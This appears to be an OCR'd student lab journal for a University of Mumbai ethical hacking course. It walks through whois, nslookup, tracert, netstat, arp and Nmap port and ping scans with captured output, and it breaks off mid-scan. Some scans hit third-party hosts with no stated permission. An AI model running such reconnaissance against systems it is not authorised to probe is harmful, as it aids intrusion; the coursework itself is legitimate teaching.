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CERTIFICATE

This to certify that, **Ravishankar Jaiswal** appearing **Master in Computer Application (Semester 3) (129211):** has satisfactory completed the prescribed practical of **MCAL334 Ethical Hacking Lab** as laid down by the University of Mumbai for the academic year 2023-24

Teacher in charge | Examiners | Coordinator
IDOL, MCA
University of Mumbai

Date: -
Place: -

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

Practical No: 1

Aim: Information about an archived website


Steps 1: Type **Internet achieve** and search in Google




Step 2: Open the first website of Internet Archive



Step 3: Suppose we want to check for Wikipedia, so we entered the search box.




Step 4: For how the website was looking and are the pages are present on that website with different dates.




Practical No: 2

Aim: To fetch DNS information


Step 1: Just Put website address in Google that is https://who.is/




Step 2 : It goes to the website where we have to put domain name or IP address of target domain.



Step 3: For example, we can consider the **www.prestashop.com**. It displays all information of domain.





Practical No: 3

Aim: To check NS lookup command on windows

Step 1: Type nslookup command in cmd

```
C:\Windows\system32\cmd.exe - nslookup
Microsoft Windows [Version 10.0.19045.4894]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Durgesh Vishwakarma>nslookup
Default Server:  XiaoQiang
Address:  192.168.31.1

>
```

Step 2: For example, we put yahoo.com it displays below information.

```
> yahoo.com
Server:  XiaoQiang
Address:  192.168.31.1

Non-authoritative answer:
Name:    yahoo.com
Addresses:  2001:4998:44:3507::8000
          2001:4998:24:120d::1:1
          2001:4998:44:3507::8001
          2001:4998:124:1507::f000
          2001:4998:24:120d::1:0
          2001:4998:124:1507::f001
          74.6.231.20
          74.6.143.26
          74.6.231.21
          98.137.11.164
          98.137.11.163
          74.6.143.25
```

Step 3: To find out IP address you can use ping command in windows and Linux also.
Ex. We have to find IP address of yahoo then command is, Ping yahoo.com

```
> ping yahoo.com
Server:  yahoo.com
Addresses:  2001:4998:124:1507::f001
          2001:4998:24:120d::1:0
          2001:4998:124:1507::f000
          2001:4998:44:3507::8001
          2001:4998:24:120d::1:1
          2001:4998:44:3507::8000
          74.6.143.25
          98.137.11.163
          98.137.11.164
          74.6.231.21
          74.6.143.26
          74.6.231.20
```

Ex. We have to find same for google then command below

```
> nslookup
Server:  XiaoQiang
Address:  192.168.31.1

*** No internal type for both IPv4 and IPv6 Addresses (A+AAAA) records available for nslookup
> google.com
Server:  XiaoQiang
Address:  192.168.31.1

Non-authoritative answer:
Name:    google.com
Addresses:  2404:6800:4009:82c::200e
          142.250.66.14

> ping google.com
Server:  google.com
Addresses:  2404:6800:4009:82c::200e
          142.250.66.14

*** google.com can't find ping: No response from server
```

Practical No: 4

Aim: Using Traceroute, ping, ifconfig, netstat Command.

Step 1: Type tracert command and type www.google.com press “Enter”.

Syntax
Tracert [-d] [-h MaxHops] [-w TimeOut] [-4] [-6] target [/?]Traceroute

```
C:\Users\Durgesh Vishwakarma>tracert www.google.com

Tracing route to www.google.com [142.250.183.132]
over a maximum of 30 hops:

  1     1 ms    13 ms     4 ms  XiaoQiang [192.168.31.1]
  2     5 ms     5 ms     3 ms  103.252.6.42.threesainfoway.net [103.252.6.42]
  3   122 ms   100 ms     *     103.252.7.17.threesainfoway.net [103.252.7.17]
  4    74 ms    99 ms    99 ms  142.250.165.170
  5     5 ms     4 ms     4 ms  142.251.76.33
  6     6 ms     3 ms     4 ms  142.250.214.111
  7   131 ms    97 ms     4 ms  bom07s31-in-f4.1e100.net [142.250.183.132]

Trace complete.
```

Step 2: Ping all the IP addresses

Syntax
Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [-w timeout] [-R] [-S srcaddr] [-p] [-4] [-6] target [/?]

```
C:\Users\Durgesh Vishwakarma>ping 103.252.6.42

Pinging 103.252.6.42 with 32 bytes of data:
Reply from 103.252.6.42: bytes=32 time=3ms TTL=63
Reply from 103.252.6.42: bytes=32 time=3ms TTL=63
Reply from 103.252.6.42: bytes=32 time=2ms TTL=63
Reply from 103.252.6.42: bytes=32 time=4ms TTL=63

Ping statistics for 103.252.6.42:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 4ms, Average = 3ms

C:\Users\Durgesh Vishwakarma>ping 103.252.7.17

Pinging 103.252.7.17 with 32 bytes of data:
Reply from 103.252.7.17: bytes=32 time=4ms TTL=253
Reply from 103.252.7.17: bytes=32 time=2ms TTL=253
Reply from 103.252.7.17: bytes=32 time=45ms TTL=253
Reply from 103.252.7.17: bytes=32 time=43ms TTL=253

Ping statistics for 103.252.7.17:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 2ms, Maximum = 45ms, Average = 23ms
```

```
C:\Users\Durgesh Vishwakarma>ping 142.250.165.170

Pinging 142.250.165.170 with 32 bytes of data:
Reply from 142.250.165.170: bytes=32 time=6ms TTL=57
Reply from 142.250.165.170: bytes=32 time=4ms TTL=57
Reply from 142.250.165.170: bytes=32 time=5ms TTL=57
Reply from 142.250.165.170: bytes=32 time=4ms TTL=57

Ping statistics for 142.250.165.170:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 6ms, Average = 4ms

C:\Users\Durgesh Vishwakarma>ping 142.251.76.33

Pinging 142.251.76.33 with 32 bytes of data:
Reply from 142.251.76.33: bytes=32 time=42ms TTL=58
Reply from 142.251.76.33: bytes=32 time=36ms TTL=58
Reply from 142.251.76.33: bytes=32 time=4ms TTL=58
Reply from 142.251.76.33: bytes=32 time=7ms TTL=58

Ping statistics for 142.251.76.33:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 4ms, Maximum = 42ms, Average = 22ms

C:\Users\Durgesh Vishwakarma>ping 142.250.214.111

Pinging 142.250.214.111 with 32 bytes of data:
Reply from 142.250.214.111: bytes=32 time=34ms TTL=57
Reply from 142.250.214.111: bytes=32 time=42ms TTL=57
Reply from 142.250.214.111: bytes=32 time=42ms TTL=57
Reply from 142.250.214.111: bytes=32 time=5ms TTL=57

Ping statistics for 142.250.214.111:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 5ms, Maximum = 42ms, Average = 30ms
```

Step 3:- run ipconfig/ifconfig

Syntax

ipconfig[/all compartments] [/? | /all | /renew [adapter] | /release [adapter] | /renew6 [adapter] | /release6 [adapter] | /flushdns | /displaydns | /registerdns | /showclassid adapter | /setclassid adapter [classid] | /showclassid6 adapter | /setclassid6 adapter [classid]]

```
C:\Users\Durgesh Vishwakarma>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 10:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::274b:2ded:399:f539%12
   IPv4 Address. . . . . . . . . . . : 192.168.174.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6612:8b12:e1c0:6080%21
   IPv4 Address. . . . . . . . . . . : 192.168.64.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Wireless LAN adapter Wi-Fi:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

```
Wireless LAN adapter Wi-Fi 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7fb8:4c73:3542:dfc7%5
   IPv4 Address. . . . . . . . . . . : 192.168.31.190
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.31.1

Ethernet adapter vEthernet (Default Switch):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::8313:e6d2:6a71:f44e%34
   IPv4 Address. . . . . . . . . . . : 172.29.160.1
   Subnet Mask . . . . . . . . . . . : 255.255.240.0
   Default Gateway . . . . . . . . . :
```

Step 4:- run netstat

Syntax
netstat[-a] [-b] [-e] [-f] [-n] [-o] [-p protocol] [-r] [-s] [-t] [-x] [-y] [time_interval] [/?]

```
C:\Users\Durgesh Vishwakarma>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    192.168.31.190:51080   sb-in-f188:5228        ESTABLISHED
  TCP    192.168.31.190:54997   52.108.78.30:https     ESTABLISHED
  TCP    192.168.31.190:55122   52.108.9.12:https      ESTABLISHED
  TCP    192.168.31.190:58955   52.108.44.3:https      ESTABLISHED
  TCP    192.168.31.190:59038   52.110.16.168:https    ESTABLISHED
  TCP    192.168.31.190:59056   104.208.16.89:https    TIME_WAIT
  TCP    192.168.31.190:59057   XiaoQiang:domain       TIME_WAIT
  TCP    192.168.31.190:59058   XiaoQiang:domain       TIME_WAIT
  TCP    192.168.31.190:59059   XiaoQiang:domain       TIME_WAIT
  TCP    192.168.31.190:59060   XiaoQiang:domain       TIME_WAIT
  TCP    192.168.31.190:59061   20.189.173.17:https    ESTABLISHED
  TCP    192.168.31.190:59062   20.54.232.160:https    ESTABLISHED
  TCP    192.168.31.190:59063   52.167.164.252:https   ESTABLISHED
  TCP    192.168.31.190:59163   1drv:https             ESTABLISHED
  TCP    192.168.31.190:62724   relay-9e5f9510:https   ESTABLISHED
  TCP    192.168.31.190:62762   sc-in-f188:https       ESTABLISHED
  TCP    192.168.31.190:62778   20.198.119.143:https   ESTABLISHED
```

Step 5: - run ARP command

Syntax (Inet means Internet address)
arp[-a [InetAddr] [-N IfaceAddr]] [-g [InetAddr] [-N IfaceAddr]] [- d InetAddr [IfaceAddr]] [-s InetAddrEtherAddr [IfaceAddr]]

ARP command to view and modify the ARP table entire the local computer. This may display all the known connections on your local area network segment (if they have been active and, in the cache,). The arp command is useful for viewing the ARP cache and resolving address resolution problems.

```
C:\Users\Durgesh Vishwakarma>arp -a

Interface: 192.168.31.190 --- 0x5
  Internet Address      Physical Address      Type
  192.168.31.1          8c-53-c3-31-3b-71     dynamic
  192.168.31.131        94-e2-3c-3b-f0-6a     dynamic
  192.168.31.196        d6-35-38-0b-f7-eb     dynamic
  192.168.31.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.102.18        01-00-5e-7f-66-12     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.174.1 --- 0xc
  Internet Address      Physical Address      Type
  192.168.174.254       00-50-56-e0-61-a0     dynamic
  192.168.174.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.64.1 --- 0x15
  Internet Address      Physical Address      Type
  192.168.64.254        00-50-56-fc-53-14     dynamic
  192.168.64.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 172.29.160.1 --- 0x22
  Internet Address      Physical Address      Type
  172.29.175.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Practical No: 5

Aim: Performing Port scanning using Nmap tool.

Nmap Tool: Nmap is a free, open source and multi-platform network security scanner used for network discovery and security auditing. Nmap can be extremely useful for helping you get to the root of the problem you are investigating, verify firewall rules or validate your routing tables are configured correctly.

Link to download nmap-7.92 for windows platform:

https://nmap.org/download.html. Nmap needs Npcap which is the Nmap Project's packet capture (and sending) library for Microsoft Windows. Link to download Npcap 0.9984 for windows platform:

https://nmap.org/npcap/dist/ Once Nmap and Npcap is installed on the computer, we can start with port scanning

1) **Scan open ports** (syntax: nmap –open ip_address / url)

```
C:\Users\Durgesh Vishwakarma>nmap -open scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 23:48 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Not shown: 997 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
22/tcp    open  ssh
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 22.71 seconds
```

2) **Scan single port** (syntax: nmap -p 80 ip_address)

```
C:\Users\Durgesh Vishwakarma>nmap -p 80 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 23:51 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT   STATE SERVICE
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.19 seconds
```

3) **Scan specified range of ports** (syntax: nmap -p 1-200 ip_address)

```
C:\Users\Durgesh Vishwakarma>nmap -p 1-200 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 23:51 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
Not shown: 198 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 11.17 seconds
```

4) **Scan entire port range** (syntax: nmap -p 1-65535 ip_address)

```
C:\Users\Durgesh Vishwakarma>nmap -p 1-65535 scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 23:52 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
9929/tcp  open  nping-echo
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 344.53 seconds
```

5) **Scan top 100 ports (fast scan)** (syntax: nmap -F ip_address)

```
C:\Users\Durgesh Vishwakarma>nmap -F scanme.nmap.org
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:00 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.30s latency).
Not shown: 98 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 18.38 seconds
```

Practical No: 6

Aim: Performing Network scanning using Nmap tool.

Ping Scan – It returns a list of hosts on your network and the total number of assigned IP addresses. If you spot any hosts or IP addresses on this list that you cannot account for, you can then run further commands to investigate them further.

Syntax: nmap -sP

```
C:\Users\Durgesh Vishwakarma>nmap -sP www.techpanda.com
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:10 India Standard Time
Nmap scan report for www.techpanda.com (3.33.152.147)
Host is up (0.0050s latency).
Other addresses for www.techpanda.com (not scanned): 15.197.142.173
rDNS record for 3.33.152.147: a4ec4c6ea1c92e2e6.awsglobalaccelerator.com
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

Host Scan – Unlike a ping scan, a host scan actively sends ARP request packets to all the hosts connected to your network. Each host then responds to this packet with another ARP packet containing its status and MAC address. This can be a powerful way of spotting suspicious hosts connected to your network.

Syntax: nmap -sP<target IP Range>

```
C:\Users\Durgesh Vishwakarma>nmap -sP 72.52.251.71
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:10 India Standard Time
Nmap scan report for host.moneyboats.com (72.52.251.71)
Host is up (0.31s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.77 seconds
```

syntax: nmap -sP<target>

```
C:\Users\Durgesh Vishwakarma>nmap -sP 192.168.1.1-225
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-10 00:11 India Standard Time
